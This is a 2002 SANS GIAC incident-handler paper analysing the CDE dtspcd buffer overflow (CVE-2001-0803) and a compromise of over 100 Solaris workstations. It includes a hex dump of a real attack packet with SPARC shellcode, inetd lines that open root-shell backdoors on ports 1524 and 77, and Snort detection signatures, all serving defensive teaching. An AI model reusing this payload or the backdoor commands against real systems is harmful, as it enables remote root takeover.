GIAC
CERTIFICATIONS

Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permited without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Hacker Tools, Techniques, and Incident Handling (Security 504)"
at http://www.giac.org/registration/gcih

Buffer Overflow in CDE Subprocess Control Service Vulnerability

GIAC Certified Incident Handler Practical
Version 2.1

Option 1 – Exploit in Action

David Childs

June 26, 2002

© SANS Institute 2000 - 2002, Author retains full rights.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Table of Contents

© SANS Institute 2000 - 2002, Author retains full rights.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

1. The Exploit

1.1 Name

The exploit to be discussed is "Buffer Overflow in CDE Subprocess Control Service (dtspcd)." Common Vulnerabilities and Exposures (CVE) has assigned it number CVE-2001-0803. The associated CERT advisories are: CA-2001-31, CA-2002-01, and CERT VU#172583.

1.2 Operating System

The exploit affects all UNIX variants running the Common Desktop Environment (CDE). According to CERT VU#172583, the following systems are affected:

Vendor	Status	Date Updated
IBM	Vulnerable	17-Dec-2001
SGI	Vulnerable	3-Apr-2002
Compaq Computer Corporation	Vulnerable	12-Nov-2001
Hewlett Packard	Vulnerable	8-Mar-2002
Sun	Vulnerable	10-Jan-2002
The Open Group	Vulnerable	12-Nov-2001
Cray	Not Vulnerable	31-Oct-2001
Fujitsu	Not Vulnerable	31-Oct-2001
Caldera	Vulnerable	7-Nov-2001
Data General	Unknown	31-Oct-2001
Xi Graphics	Vulnerable	15-Nov-2001
TriTeal	Unknown	12-Nov-2001.

The Vulnerability Note, CERT VU#, at http://www.kb.cert.org/vuls/id/172583 has links to each vendor listed above identifying operating systems and versions too numerous to list here.

1.3 Service

The Common Desktop Environment (CDE) runs on UNIX and Linux operating systems. Opengroup describes CDE as:

> …an integrated graphical user interface for open systems desktop computing. It delivers a single, standard graphical interface for the management of data and files (the graphical desktop) and applications. It combines X Window System, OSF/Motif, and the Common Desktop Environment technologies. CDE's primary benefits are ease-of-use, consistency, configurability , portability, distributed design, and protection of investment in software applications. (Opengroup).

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

The CDE "FrontPanel" is pictured below (Opengroup).

The CDE Subprocess Control Service, referred to as dtspcd, is a network daemon that accepts requests from clients to execute commands and launch applications remotely. The daemon is enabled on all operating systems with CDE installed. The service is not intended to be run by normal users and is spawned by the internet services daemon (inetd and xinetd) typically configured to run on port 6112/tcp with root privileges. (CERT Advisory CA-2002-01), (ISS Inc.).

1.4 Description

The best summary descriptions of the exploit are given below. According to ISS Security Alert #101:

> A buffer overflow condition exists in the connection negotiation routine within dtspcd. A remote attacker can generate a specially crafted CDE client request to take advantage of the flaw and overflow exploit code onto the heap. The attacker can use this exploit code execute arbitrary commands on the target system. The Subprocess Control Server daemon is enabled on all operating systems with CDE installed. This process is run by the "root" user and accepts remote connections by default.

According to CERT Advisory CA-2001-31:

> There is a remotely exploitable buffer overflow vulnerability in a shared library that is used by dtspcd. During client negotiation, dtspcd accepts a length value and subsequent data from the client without performing adequate input validation. As a result, a malicious client can manipulate data sent to dtspcd and cause a buffer overflow, potentially executing code with root privileges.

A brief history of the exploit from discovery to actual incidents is given below.

- November 6, 2001 – CDE issue made public in Calderas International Inc. Security Advisory CSSA-2001-SCO.30
- November 12, 2001 - Reported to the CERT Coordination Center by Internet Security Systems (ISS) X-Force
- November 12, 2001 – CERT/CC released CA-2001-31 and VU#172583. CERT/CC received reports of scanning for dtspcd (6112/tcp)
- January 14, 2002 – CERT/CC received credible reports of an exploit for Solaris systems. This confirmed that the dtspcd vulnerability was actively being exploited.
- March 9, 2002 - CVE project assigned the name CAN-2001-0803. CVE-2001-0803 is described as " Buffer overflow in the client connection

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

routine of libDtSvc.so.1 in CDE Subprocess Control Service (dtspcd) allows remote attackers to execute arbitrary commands." (Mitre CVE-2001-0803).

1.5 Variants

No variants of the Buffer Overflow in CDE Subprocess Control Service (dtspcd) exploit were found. Slight variations in the attack methodology were discovered when comparing the attack discussed here and a similar incident observed and analyzed by the Honeynet Project (see Section 2.3.4). However, CERT Advisory CA-1999-11, "Four Vulnerabilities in the Common Desktop Environment" identifies several related vulnerabilities. One is in the file-system based authentication process the dtspcd network daemon uses. Two others, more relevant to the exploit discussed here, are buffer overflow vulnerabilities in the dtaction utility and the ToolTalk shared library. According to CERT Advisory CA-1999-11:

> Vulnerability #3: CDE dtaction buffer overflow
>
> The dtaction utility allows applications or shell scripts that otherwise are not connected into the CDE development environment, to request that CDE actions be performed. A buffer overflow can occur in some implementations of dtaction when a username argument greater than 1024 bytes is used.
>
> Vulnerability #4: CDE ToolTalk shared library buffer overflow in TT_SESSION
>
> There is a vulnerability in some implementations of the ToolTalk shared library that allows the TT_SESSION environment variable buffer to overflow. A setuid root program using a vulnerable ToolTalk library, such as dtsession, can be exploited to run arbitrary code as root.

1.6 References

Caldera International, Inc. Security Advisory CSSA-2001-SCO.30, "Open UNIX, UnixWare 7: DCE SPC library buffer overflow," http://online.securityfocus.com/advisories/3645 (May 6, 2002).

CERT Advisory CA-1999-11, "Four Vulnerabilities in the Common Desktop Environment," http://www.cert.org/advisories/CA-1999-11.html (June 25, 2002).

CERT Advisory CA-2002-01, "Exploitation of Vulnerability in CDE Subprocess Control Service," http://www.cert.org/advisories/CA-2002-01.html (April 26, 2002).

CERT Advisory CA-2001-31, "Buffer Overflow in CDE Subprocess Control Service," http://www.cert.org/advisories/CA-2001-31.html (April 26, 2002).

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

CERT Vulnerability Note VU#172583, “Common Desktop Environment (CDE) Subprocess Control Service dtspcd contains buffer overflow,” http://www.kb.cert.org/vuls/id/172583 (April 26, 2002).

CIAC Information Bulletin M-019, "Multiple Vendor CDE dtpscd Process Buffer Overflow," http://www.ciac.org/ciac/bulletins/m-019.shtml (May 6, 2002).

Internet Security Systems Security Alert #101, “Multi-Vendor Buffer Overflow Vulnerability in CDE Subprocess Control Service,” http://www.iss.net/security_center/alerts/advise101.php (April 26, 2002).

Internet Security Systems Security X-Force Database Results, “Multi-Vendor CDE dtspcd daemon buffer overflow,” http://www.iss.net/security_center/alerts/advise101.php (May 6, 2002).

Mitre, “Common Vulnerabilities and Exposures, CVE-2001-0803,” http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0803 (April 26, 2002).

Security Focus Online, “Multiple Vendor CDE dtspcd Buffer Overflow Vulnerability,” http://online.securityfocus.com/bid/3517/ (May 5, 2002).

(Author’s Note: No reference could be found for an actual script or tool to perform this exploit.)


2. The Attack

The attack to be discussed involved over 100 systems distributed around a large local area network infrastructure. The organizational entities and computer systems involved are described in more detail in Section 3.

2.1 Description of Network

The local area network where the attack occurred supports administrative and development activities for a medium-sized enterprise with over 15,000 IP devices and over 5000 users. The enterprise has another local area network with associated IP devices and users supporting production operations. The operations networks are not discussed and were not directly at risk from the attack.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.



The diagram shows an abstraction of the local area network. It has multiple connections to the Internet through diverse ISP's and a connection to a Corporate Internet (see terminology in Section 3.0) and external connections to remote partners. All external connections pass through an Isolation Network with packet filtering routers and a border router (i.e. no firewall). Internally, the network has a switched gigabit backbone with edge routers supporting a large number of subnets distributed geographically across many buildings and locations. Workstations and desktop systems connect to the network at 10/100 Mbits. The production operations local area network connects to the external network through a single access point with firewalls and other perimeter security controls.


The systems on the network are a heterogeneous collection of Unix, Linux, Windows, and Mac systems running a variety of operating systems. Approximately 50% of the systems are Unix/Linux and 50% are Windows/Mac. The systems involved in this attack were all Sun Sparc systems of various models running Solaris 7 or 8 with various patch levels (over 100 systems involved in the attack).

2.2 Protocol Description

The Common Desktop Environment (CDE) runs on UNIX and Linux operating systems and provides a standard, integrated, graphical user interface for management of data, files, and applications. CDE is designed for highly networked environments and allows system administrators to distribute resources throughout the network. A user at a particular display/workstation can

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

access applications, data files, desktop session services, and help services on distributed servers. A typical configuration is shown below:



where the user interfaces with an X Terminal running the X server, Session Server is running desktop applications, Application Server is running other applications, and File Server contains data or files used by applications. Usually the X Terminal server and the Session Server are running on the same workstation. In some cases, a user requires a CDE on a remote X terminal system because they are not familiar with the local graphical user interface or the system functions as a dumb terminal. From the remote X terminal system, the user requests a CDE from another system acting as a session server. After establishing a remote CDE session the user can issue CDE commands and launch applications remotely.

When a user wants to execute an application that resides on a remote server, the Session Server interfaces with the Application Server using the CDE subprocess control service daemon (dtspcd). The dtspcd daemon is started automatically by the server process for Internet standard services (inetd) daemon on the Application Server in response to a Session Server CDE client requesting to start a process. The Application Server dtspcd authenticates the request, passes any required application parameters, runs the application, and returns results to the Session Server CDE client.

To successfully launch a remote application, user accounts, home directories, remote file systems, X authorization, the Session Server, and the Application Server must be configured properly. The configurations of the Session and Application servers are most relevant to understanding how the exploit works. The session server(s) must have the search path environment variables set to specify the search path used to find applications. For example, to add an application server on a system-wide basis to the application search path add the line `export DTSPSYSAPPHOSTS=Application_Server:` to the file `/etc/dt/config/Xsession.d/0010 .dtpaths .`

On the application server(s), the dtspcd is an Internet service that must be registered with the line `dtspc 6112/tcp` In the file `/etc/services`

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

and with the line
`dtspc stream tcp nowait root /usr/dt/bin/dtspcd /usr/dt/bin/dtspcd`
in the file /etc/inetd.conf .

According to SunOS 5.8 man pages, the inetd.conf file arguments are:

> Service-name
> The name of a valid service listed in the services file. (cut)
> Endpoint-type
> Can be one of: stream (for a stream socket) (cut)
> Protocol
> A recognized protocol listed in the file /etc/inet/protocols. (cut)
> Wait-status
> This field has values wait and nowait. This entry specifies whether the server that is invoked by inetd will take over the listening socket associated with the service, and whether once launched, inetd will wait for that server to exit, if ever, before it resumes listening for new service requests. (cut)
> Uid
> The user ID under which the server should run.
> Server-program
> Either the pathname of a server program to be invoked by inetd to perform the requested service, or the value internal if inetd itself provides the service.
> Server-arguments
> If a server must be invoked with command line arguments, the entire command line must appear in this field. (cut)

The configuration file inetd.conf defines which services inetd, the server process for Internet standard services, is to provide. According to SunOS 5.8 man pages:

> Inetd listens for service requests on the TCP or UDP ports associated with each of the services listed in the configuration file. When a request arrives, inetd executes the server program associated with the service.

Inetd has a –s option that allows inetd to run stand-alone. This makes it possible to have a second inetd process running with an alternate configuration (inetd.conf). A few key points from the above protocol discussion are that the dtspcd uses port 6112 tcp, inetd will execute the server program specified for a

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

service in the inetd.conf file for that service, and it will execute it with the privilege specified in the uid argument.

2.3 How the Exploit Works

The CDE exploit is described in the following sections covering buffer overflow exploits in general, the specific CDE Subprocess Control Service buffer overflow, and additional attacker commands used in the exploit. Most of the exploit description in Sections 2.3.2 and 2.3.3 comes from the Honeynet Project Scan 20 Challenge based on the same exploit. The detailed intrusion detection logs from the incident at Local were not made available.

2.3.1 Buffer Overflow Exploits

Buffer overflow exploits or "smashing the stack" were first widely seen in 1988 and have become one of the biggest security problems on the Internet. It is basically a lack of bound checking on the size of user input being stored in a buffer array by a software subroutine. By inputting more data than expected, the attacker causes data to be written beyond the end of an allocated array and can make arbitrary changes to the program state stored adjacent to the array. The definitive description of buffer overflow exploits is "Smashing the Stack for Fun and Profit" by Aleph One.

The CDE Subprocess Control Server buffer overflow exploit is a stack buffer overrun attack (as opposed to a heap buffer overrun attack). The purpose of a stack buffer overrun attack is to insert malicious code into the execution stream and to change the return address of the calling subroutine to point to the malicious code. The malicious code is executable binary code native to the attacked machine. It usually does something simple such as starting a root shell. The malicious code cannot contain any control characters that trigger an action by the input function (e.g. strcpy in C).

The attacker's input must also change the subroutine call return address to point to the malicious code such that when the subroutine returns, control jumps to the malicious code instead of where the subroutine was called from. In most cases, the malicious code is preceded by a "NOOP slide," a block of native NOOP commands, that eliminates the need to determine the exact return address of the inserted code. If the return address is anywhere in the NOOP slide, the instruction pointer will slide down to the malicious code. The net effect is to cause the attacked machine to execute malicious code or commands with privileges of the compromised process. Usually the goal is to start an interactive root shell.

2.3.2 CDE Subprocess Control Service Buffer Overflow

When a CDE session server requests an application residing on a remote application server, a request is sent from the session server to the dtspcd on the application server host. The server host's inetd listens on port 6112/tcp, receives the request, and initiates the dtspcd. dtspcd starts client server negotiations (between the session server and application server) and makes a function call to

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

a shared library libDTSvc.so.1 that contains a buffer overflow condition. The client connection function accepts a buffer length value and data (buffer) from the client without performing adequate input validation.

According to the CERT Advisory CA-2001-31:

> The overflow occurs in a fixed-size 4K buffer that is exploited by the contents of one of the attack packets. The signature can be found *in boldface* (author's change) in the following attack packet from a tcpdump log. *(Referenced packet removed, see included attack packet below.)* The value 0x103e in the ASCII (right) column is interpreted by the server as the number of bytes in the packet to copy into the internal 4K (0x1000) buffer. Since 0x103e is greater than 0x1000, the last 0x3e bytes of the packet will overwrite memory after the end of the 4K buffer.

The following attack packet was taken from the Honeynet Research Team official write-up for Scan 20 (use "the Solaris NOP" link).

```
01/08-08:46:04.378306 10.10.10.1:3592 -> 10.10.10.2:6112
TCP TTL:48 TOS:0x0 ID:41388 IpLen:20 DgmLen:1500 DF
***AP*** Seq: 0xFEE2C115  Ack: 0x5F66192F  Win: 0x3EBC  TcpLen: 32
TCP Options (3) => NOP NOP TS: 463986683 4158792

30 30 30 30 30 30 30 32 30 34 31 30 33 65 30 30    0000000204103e00
30 31 20 20 34 20 00 00 00 31 30 00 80 1C 40 11    01  4 ...10...@.
80 1C 40 11 10 80 01 01 80 1C 40 11 80 1C 40 11
                                                   ..@.......@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11    ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11    ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11    ..@...@...@...@.
                              (cut)
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11    ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11    ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 80 1C 40 11    ..@...@...@...@.
80 1C 40 11 80 1C 40 11 80 1C 40 11 20 BF FF FF    ..@...@...@. ...
20 BF FF FF 7F FF FF FF 90 03 E0 34 92 23 E0 20    ...........4.#.
A2 02 20 0C A4 02 20 10 C0 2A 20 08 C0 2A 20 0E    .. ... ..* ..* .
D0 23 FF E0 E2 23 FF E4 E4 23 FF E8 C0 23 FF EC    .#...#...#...#..
82 10 20 0B 91 D0 20 08 2F 62 69 6E 2F 6B 73 68    .. ... ./bin/ksh
20 20 20 20 2D 63 20 20 65 63 68 6F 20 22 69 6E    -c  echo "in
67 72 65 73 6C 6F 63 6B 20 73 74 72 65 61 6D 20    greslock stream
74 63 70 20 6E 6F 77 61 69 74 20 72 6F 6F 74 20    tcp nowait root
2F 62 69 6E 2F 73 68 20 73 68 20 2D 69 22 3E 2F    /bin/sh sh -i">/
74 6D 70 2F 78 3B 2F 75 73 72 2F 73 62 69 6E 2F    tmp/x;/usr/sbin/
69 6E 65 74 64 20 2D 73 20 2F 74 6D 70 2F 78 3B    inetd -s /tmp/x;
73 6C 65 65 70 20 31 30 3B 2F 62 69 6E 2F 72 6D    sleep 10;/bin/rm
20 2D 66 20 2F 74 6D 70 2F 78 20 41 41 41 41 41    -f /tmp/x AAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41    AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41    AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41                            AAAAAAAA
```


© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

The attacker prepares specific input for the buffer that overwrites parts of memory and causes the dtspcd to execute Solaris unique commands with root privilege. The input, shown in the attack packet above, consists of two parts. The first part is the NOP slide which is a series of Sun Sparc no-operation instructions 0x801c4011 (or ASCII .CTRL-\@CTRL-Q). This allows to attacker to avoid determining the exact memory offset address to point to the exploit commands. Any address chosen in the NOP portion will cause execution to slide into the exploit code.

The second part of the input is the actual exploit commands. The commands and the results are described below.

```
/bin/ksh –c echo "ingreslock…" > /tmp/x
```

uses Korn shell to execute the echo command to redirect the string in quotes to the created temporary file x in the directory /tmp.

```
ingreslock stream tcp nowait root /bin/sh sh –i
```

The above line in file /tmp/x is an inetd.conf entry for ingreslock, port 1524/tcp. The server program to execute upon an ingreslock request is an interactive shell with root privilege (/bin/sh sh –i). This ultimately will allow the attacker to launch an interactive shell upon connection to port 1524, a popular backdoor.

```
/usr/sbin/inetd –s /tmp/x
```

starts a second inetd process which uses /tmp/x as its configuration file rather than /etc/inetd.conf. This causes inetd to listen on port 1524/tcp for the attackers request to launch a interactive shell.

```
sleep 10
```

causes the system to wait 10 seconds while the inetd process is started.

```
/bin/rm –f /tmp/x  AAAA…AAA
```

removes file x containing the backdoor inetd configuration from the /tmp directory and attempts to remove nonexistent file AAAA….AAA which fails with no effect.

No evidence or web reference could be found for an actual exploit script or tool, although based on the number of machines attacked in a short period of time, some part of the attack must have been scripted. At this point in the exploit, the attacker has prepared a root shell back door on port 1524/tcp, deleted the temporary file containing one line of inetd.conf, and still has a second inetd process running.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

2.3.3 Additional Attacker Commands

In the Honeynet Project Scan 20 challenge, which is based on another buffer overflow in CDE Subprocess Control Service incident, the attacker continues the exploit by:

- getting system information (uname)
- looking for core and dtspcd.log files (ls)
- setting a path (PATH & export)
- checking who is on the system (w)
- unsetting HISTFILE (unset)
- replacing login with file sun1, a login replacement that reads environment variable DISPLAY to provide passwordless access to the attacker and uses the regular login program for others
- finding and printing the process id of the second inetd process still running.

2.3.4 Local Exploit Variations

In the attack on Local, there were several variations in the attack methodology from the Honeynet incident described above. First, the attacker used the rje (Remote Job Entry) service (port 77/tcp) instead of ingreslock to start the interactive root shell. Also, the temporary file containing the inetd configuration was named "z" instead of "x." Therefore, the temporary file z contained the following inetd configuration line.


```
rje stream tcp nowait root /bin/sh sh –i
```

Second, instead of downloading a login replacement the attacker downloaded SunOS patches to fix the system vulnerability to prevent the system from being exploited again. Next, the attacker downloaded and installed the NSDAP Solaris rootkit. One observable effect of the rootkit was to initiate an SSH backdoor on an apparently random five digit port number.

2.4 Description of the Attack

The dates and times of events and the names of individuals and devices have been changed to protect Corporate/Local privacy. The first detection of the exploit was on April 17, 2002. SYN Scanning of port 6112 was observed by the intrusion detection systems in the weeks prior to April 17. The date and time of the first exploit was not determined (All intrusion detection logs were not made available). However, sometime in the hours prior to 5:00 pm on April 17 we suspect a scripted attack was started against over 100 systems distributed around the location. The systems were all Sun Sparc systems running Solaris 7 and 8. The attack may have continued until April 18 around 5:00 pm when a block on ports 6112 and 77 were applied at the border isolation routers. The figure below shows the three stages of the attack; network reconnaissance, exploiting the systems, and configuring them to keep access.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.



Reconnaissance Exploiting System Keeping Access

We suspect the attacker was running a script that exploited the CDE Subprocess Control Service buffer overflow to start a interactive shell with root privileges on the rje service, port 77. Then, the NSDAP root kit was downloaded and installed. Also, Secure Shell Version 2 (SSH2) was installed and a backdoor SSH2 server started. The SSH2 server communicated on a randomly picked 5-digit port number. This sequence of events was repeated on over 100 systems.

We suspect the attacker was setting up a group of workstations to be the basis of a DDOS attack because of the number of machines compromised in a short time. Also, no other significant attacker activity was detected.

2.5 Signature of the Attack

The attack signatures are described preceding, during, and after the attack. The attack was preceded by SYN scanning on port 6112. An attack packet that initiates the exploit is described in Section 2.3.2. Two Snort signatures would detect this attack and are shown below. The first signature detects the Sparc NOOP command 0x801c4011 at predefined SHELL_CODE ports and is generic to all Sparc buffer overflow exploits. The second signature is specific to the CDE dtspcd exploit and detects a sequence of bytes unique to an attack packet arriving at port 6112.

The Snort Signatures Database contains the “SHELLCODE sparc NOOP” signature:

```
alert ip $EXTERNAL_NET any -> $HOME_NET $SHELLCODE_PORTS
(msg:"SHELLCODE sparc NOOP"; content:"|801c 4011 801c
4011 801c 4011 801c 4011|"; reference:arachnids,353;
classtype:shellcode-detect; sid:645; rev:3;).
```


© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

The Snort Signatures Database contains the "EXPLOIT CDE dtspcd exploit attempt" signature:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 6112
(msg:"EXPLOIT CDE dtspcd exploit attempt"; flags:A+;
flow:to_server; content:"1"; offset:10; depth:1;
content:!"000"; offset:11; depth:3; reference:cve,CAN-
2001-0803; reference:url,www.cert.org/advisories/CA-2002-
01.html; classtype:misc-attack; sid:1398; rev:4;).
```

The analysis of the rootkit and other potential files left on the system is not complete and cannot be reported.

After the attack, the workstations were observed to have two backdoors installed on each machine. A Netcat backdoor was installed on the RJE service on port 77 that allowed the attackers start up a root shell on the compromised system by issuing the command "nc (compromised system's hostname) 77". The Netcat backdoor went away after reboot. The other backdoor was an SSH2 server running on a high port that was different on each machine. The port appeared to be a five-digit number chosen at random.

2.6 How to Protect Against It

The following steps can be taken to protect systems against the CDE dtspcd exploit.

1. Determine if the service is running.

Many UNIX systems ship with CDE installed and enabled by default. To determine if a system is configured to run dtspcd, check for the following entries in:

```
/etc/services
     dtspcd 6112/tcp
/etc/inetd.conf
     dtspcd stream tcp nowait root /usr/dt/bin/dtspcd
     /usr/dt/bin/dtspcd
```

Any system that does not run the CDE Subprocess Control Service is not vulnerable to this problem (CERT Advisory CA-2002-01).

2. Apply a patch.

Apply the appropriate vendor supplied patch as given in CERT Vulnerability Note VU#172583, http://www.kb.cert.org/vuls/id/172583 to all vulnerable systems.

3. Limit access to dtspcd.

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

Limit or block access from untrusted networks to the port used by the Subprocess Control Service (typically dtspcd is configured for port 6112/tcp) using a firewall or other packet-filtering device. In addition, to protect the vulnerable service from internal networks, use TCP Wrapper to restrict access and log connections.

4. Disable dtspcd.

If dtspcd is not required for operations in your environment, disable dtspcd by commenting out the appropriate entry in /etc/inetd.conf.

5. Monitor ports 6112, 77, and watch for SSH traffic on random high ports.

3. The Incident Handling Process

On Wednesday April17, 2002 at 5:00 pm the Local Security Group received a voice mail from System Administrator "Mick" indicating that a system is potentially compromised. Subsequent investigation showed that over 100 Local systems were compromised in the attack.

The following sections describe the incident handling process for the administrative and development local area networks described in Section 2. It does not include incident handling processes for the production operations local area network. The organizational entities are referred to as "Local" supported by the "Local Security Group" and "Corporate" supported by a "Corporate Security Group" that is resident at Local's location. Corporate has many additional Local locations worldwide. The dates and times of events and the names of individuals and devices have been changed to protect Corporate/Local privacy. The events are presented in chronological order.

3.1 Preparation

The preparation step is described in two parts with emphasis on the Local Security Group aspects. The Corporate Security Group aspects are considered proprietary and cannot be released.

3.1.1 Local Security Group

Countermeasures

All workstations and desktop system have a startup/login warning banner that includes unauthorized use and no expectation of privacy statements. Location-wide policies are in place for IT security, electronic communications, appropriate use, and remote access. IT security policies include policies for security patch updates. Packet filtering is performed at the location border isolation routers. Several intrusion detection systems with automated failure and restart

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

capabilities are deployed at the border. Automated vulnerability scans are performed regularly on all IP devices. Specialty vulnerability scans are performed as necessary. Scanning results are reported to an automated anomaly reporting and alert system. A self-service (user) automated vulnerability scan request and reporting system is implemented (reports are only sent to predefined, registered users).

Incident Handling Policy and Procedures

Two incident handling policy and procedures govern the security incident handling process at Local. A "Computer Security Incident Investigation Procedure" is directed at the notifier, the Local Security Group, and the Local management contacts. It is triggered by network monitoring, evidence discovered during an investigation, or notification by SA's and users. In addition, a "Security Incident Investigation and Reporting Manual" is directed more towards end-users. It is intended to be a manual for identifying the occurrence of an intrusion, for preserving the electronic evidence left by an attacker, and for properly reporting the event in a timely manner. It also outlines the steps taken to investigate an incident. These procedures are considered proprietary and cannot be included.

All policies are maintained on a location-wide, web-based, policy repository. Protective measures (hardening) procedures for twelve operating systems are also available electronically from this repository. A location-wide contingency plan is in place and tested annually.

Incidents may be reported to the Local Security Group by the location-wide, 24x7 Helpdesk or the Helpdesk may refer users to the Security Hotline. Users can call the Security Hotline directly. It is manned during normal work hours and uses voicemail after hours. In emergency situations, users can contact the Physical Security Group. The Physical Security Group has a call-down list of Incident Handling Team members ordered by physical proximity to the location. Incident response may also be triggered by intrusion detection systems or other security controls via e-mail or pager alerts. Internal incident related e-mail communications are encrypted.

All incidents are given a case number and all information pertinent to the case is entered into a secure incident database. The Incident Handling Team members have access to the database to enter all technical details of their cases. Management have access also to view metrics, generate reports, and view the progress of incident response from initiation through final report. At the end of the investigation, a checklist is generated for creating the final report.

Incident Handling Team

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

